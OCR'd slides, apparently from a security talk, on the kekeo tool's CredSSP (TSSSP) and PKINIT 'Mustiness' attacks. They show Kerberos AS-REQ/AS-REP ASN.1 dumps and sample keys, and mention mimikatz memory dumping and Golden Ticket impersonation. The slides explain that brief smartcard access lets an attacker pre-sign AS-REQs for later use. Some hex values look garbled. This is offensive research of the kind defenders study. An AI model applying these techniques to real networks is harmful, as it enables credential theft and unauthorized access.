2) TLS ServerHello (TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384)
Certificate
ServerHelloDone

3) TLS ClientKeyExchange
ChangeCipherSpec
finished

4) TLS ChangeCipherSpec
finished

5) TLS encrypted (TSRequest [SPNEGO token])

6) TLS encrypted (TSRequest [SPNEGO token])

7) TLS encrypted (TSRequest [SPNEGO encrypted (client hash of public key)])

8) TLS encrypted (TSRequest [SPNEGO encrypted (server hash of public key)])


9) TLS encrypted (TSRequest [SPNEGO encrypted (user credentials)])

kekeo :: TSSSP


- We can connect (with remote admin) to the target then retrieve memory content with mimikatz

- Or « only » impersonathe a target allowed to get credentials…
  - Golden Ticket ;
  - Knowledge of the password of the service account / computer account ;
  - PKI access ;
  - …

- You don’t really need to have access to the remote target…
  - CredSSP protocol is not in charge of the transport… only about challenges/responses)




kekeo :: TSSSP



kekeo :: PKINITMustiness

Kerberos Authentication – *Password*

- Passwords lead to symmetric keys



```
(0,19) SEQUENCE
  (2,17) CONTEXT SPECIFIC (0)
    (4,15) GENERALIZED TIME : '20161217000328Z'
```

```
(0,54) SEQUENCE
  (2,3) CONTEXT SPECIFIC (0)
    (4,1) INTEGER : '23'
  (7,47) CONTEXT SPECIFIC (2)
    (9,45) OCTET STRING : 'CF5CFF51A3743A18204CA163F03431B7E9E2E
```


```
(1054,266) CONTEXT SPECIFIC (6)
  (1058,262) SEQUENCE
    (1062,3) CONTEXT SPECIFIC (0)
      (1064,1) INTEGER : '23'
    (1067,3) CONTEXT SPECIFIC (1)
      (1069,1) INTEGER : '2'
    (1072,249) CONTEXT SPECIFIC (2)
      (1075,246) OCTET STRING : '4D3590590189F083C1AA47A75
```

```
(3,216) SEQUENCE
  (6,27) CONTEXT SPECIFIC (0)
    (8,25) SEQUENCE
      (10,3) CONTEXT SPECIFIC (0)
        (12,1) INTEGER : '23'
      (15,18) CONTEXT SPECIFIC (1)
        (17,16) OCTET STRING : '93B645646DCC99
```

kekeo :: PKINITMustiness

Kerberos Authentication – *RSA Mode*

- Smartcards/tokens lead to asymmetric keys



timestamp

```
(58,77) SEQUENCE
  (60,30) CONTEXT SPECIFIC (0)
  (92,11) CONTEXT SPECIFIC (1)
  (105,3) CONTEXT SPECIFIC (2)
  (110,17) CONTEXT SPECIFIC (3)
    (112,15) GENERALIZED TIME : '20161216223126Z'
  (129,6) CONTEXT SPECIFIC (4)
    (131,4) INTEGER : '1853451123'
```

signed timestamp
+ public key

```
(4,9) OBJECT IDENTIFIER : signedData : '1.2.840.113549.1.7.2'
(15,2006) CONTEXT SPECIFIC (0)
  (19,2004) SEQUENCE
    (23,1) INTEGER : '3'
    (26,11) SET
    (39,94) SEQUENCE
      (41,7) OBJECT IDENTIFIER :  : '1.3.6.1.5.2.3.1'
      (50,85) CONTEXT SPECIFIC (0)
        (52,83) OCTET STRING
          (54,81) SEQUENCE
            (56,79) CONTEXT SPECIFIC (0)
              (58,77) SEQUENCE
                (60,30) CONTEXT SPECIFIC (0)
                (92,11) CONTEXT SPECIFIC (1)
                (105,3) CONTEXT SPECIFIC (2)
                (110,17) CONTEXT SPECIFIC (3)
                  (112,15) GENERALIZED TIME : '20161216223126Z'
                (129,4) CONTEXT SPECIFIC (4)
                  (131,4) INTEGER : '1853451123'
    (137,1568) CONTEXT SPECIFIC (0)
    (1709,314) SET
      (1713,310) SEQUENCE
        (1717,1) INTEGER : '1'
        (1720,86) SEQUENCE
        (1807,9) SEQUENCE
        (1818,41) CONTEXT SPECIFIC (0)
          (1820,22) SEQUENCE
          (1844,35) SEQUENCE
            (1846,9) OBJECT IDENTIFIER : messageDigest : '1.2.840.113549.1.9.
            (1857,22) SET
              (1859,20) OCTET STRING : '0F00C6244D2EAF14D4B02BDB4BDF34FEF44
        (1861,13) SEQUENCE
          (1863,9) OBJECT IDENTIFIER : rsaEncryption : '1.2.840.113549.1.1.1'
          (1874,0) NULL
        (1896,128) OCTET STRING : 'D4951131B0BC0AEE4D90CME4267339A4A22CAE40DA
```

TGT + encrypted
session key

```
(4,9) OBJECT IDENTIFIER : envelopedData : '1.2.840.113549.1.7.3'
(15,2584) CONTEXT SPECIFIC (0)
  (19,2580) SEQUENCE
    (23,1) INTEGER : '0'
    (26,239) SET
      (29,236) SEQUENCE
        (32,1) INTEGER : '0'
        (35,85) SEQUENCE
        (122,13) SEQUENCE
          (124,9) OBJECT IDENTIFIER : rsaEncryption : '1.2.840.113549.1.1.1'
          (135,0) NULL
        (137,128) OCTET STRING : '7E0B66BE537C6CA09E8A3594E45981C87496443FC91F
    (268,2331) SEQUENCE
      (272,9) OBJECT IDENTIFIER : signedData : '1.2.840.113549.1.7.2'
      (283,26) SEQUENCE
        (285,8) OBJECT IDENTIFIER : rc2CBC : '1.2.840.113549.3.2'
        (295,14) SEQUENCE
          (297,2) INTEGER : '160'
          (301,8) OCTET STRING : '0B19B9038EE43D38'
      (311,2288) CONTEXT SPECIFIC (0) : 'E82390E82436C2AA6476DB1E5BD4D74A2E94A6
```


session key

```
,216) SEQUENCE
  (6,27) CONTEXT SPECIFIC (0)
    (8,25) SEQUENCE
      (10,3) CONTEXT SPECIFIC (0)
        (12,1) INTEGER : '23'
      (15,18) CONTEXT SPECIFIC (1)
        (17,16) OCTET STRING : '93B645646DCC99
```

kekeo :: PKINITMustiness

Kerberos Authentication – *RSA Mode* + ***Diffie–Hellman***

- Smartcards/tokens lead to asymmetric keys




```
(64,58) CONTEXT SPECIFIC (0)
  (66,56) SEQUENCE
    (68,3) CONTEXT SPECIFIC (0)
      (70,1) INTEGER : '0'
    (73,17) CONTEXT SPECIFIC (1)
      (75,15) GENERALIZED TIME : '20161216223445Z'
    (92,6) CONTEXT SPECIFIC (2)
      (94,4) INTEGER : '1853451123'
    (100,22) CONTEXT SPECIFIC (3)
      (102,20) OCTET STRING : '0000000000000000000000000000000000000000'
(124,289) CONTEXT SPECIFIC (1)
  (128,285) SEQUENCE
    (132,147) SEQUENCE
      (135,7) OBJECT IDENTIFIER : dhPublicNumber : '1.2.840.10046.2.1'
      (144,135) SEQUENCE
        (147,129) INTEGER : '00FFFFFFFFFFFFFFFFC90FDAA22168C234C4C6628B
        (279,1) INTEGER : '2'
    (282,132) BIT STRING UnusedBits: 0
      (286,128) INTEGER : '0DAA4406C282BE625A40B4A0D663598A625686BD1DE4F
```

timestamp + DH Parameters


Private Key


Public Key



```
  (1717,1) INTEGER : '1'
  (1720,85) SEQUENCE
  (1807,9) SEQUENCE
  (1818,61) CONTEXT SPECIFIC (0)
    (1820,22) SEQUENCE
    (1844,35) SEQUENCE
      (1846,9) OBJECT IDENTIFIER : messageDigest : '1.2.840.113549.1.9.
      (1857,22) SET
        (1859,20) OCTET STRING : '0F38C624432E4F16D4B
  (1881,13) SEQUENCE
    (1883,9) OBJECT IDENTIFIER : rsaEncryption : '1.
    (1894,0) NULL
  (1896,128) OCTET STRING : 'D6951131B3BC0GAEE4D930C9E4D57339 4A22CAE6DA9
```


signed timestamp
+ DH Parameters
+ public key






```
(42,7) OBJECT IDENTIFIER :  : '1.3.6.1.5.2.3.2'
(51,172) CONTEXT SPECIFIC (0)
  (54,169) OCTET STRING
    (57,166) SEQUENCE
      (60,136) CONTEXT SPECIFIC (0)
        (63,133) BIT STRING UnusedBits: 0
          (67,129) INTEGER : '00C5E191E0BAC80442EF5789A5
      (199,6) CONTEXT SPECIFIC (1)
        (201,4) INTEGER : '1853451123'
      (207,17) CONTEXT SPECIFIC (2)
        (209,15) GENERALIZED TIME : '20161216235919Z'
```

TGT + encrypted session key



TGT



```
(-) SessionKey:
f41ec16389147c43a8dc423c5079eb3b19ef59b719c148f10cf964d6d6bc7af0
07f5a77b6bada41e94bd3308d0433dace3771965963f745d3fd32       e98
0009bc9f9f68362eb319692f88d3a77113df5fbfd37c667f7c91d360f9fec576
4e8126020f57d5665651db95180e7a5228a1be4d6d761e690879d4e55199cb68

(-) Kerberos key (aes256_hmac):
5533c212ac890763bfb6a6d476e3e3ed394924815b35310ba4d9c78bf4c93d2e
```

session key

kekeo :: PKINITMustiness

Kerberos Authentication

Mode	Secret needed to encode AS-REQ	Secret needed to decode AS-REP
Password / Key	YES 🔑	YES 🔑
RSA	YES 🔑	YES 🔑
RSA with Diffie-Hellman	YES 🔑	NO

- **Once we have access to the Smartcard/Token, even for a short time, we can generate multiple pre-signed AS-REQ for future usage ☺**
  - as long as the source certificate validity (usually seen « years »)

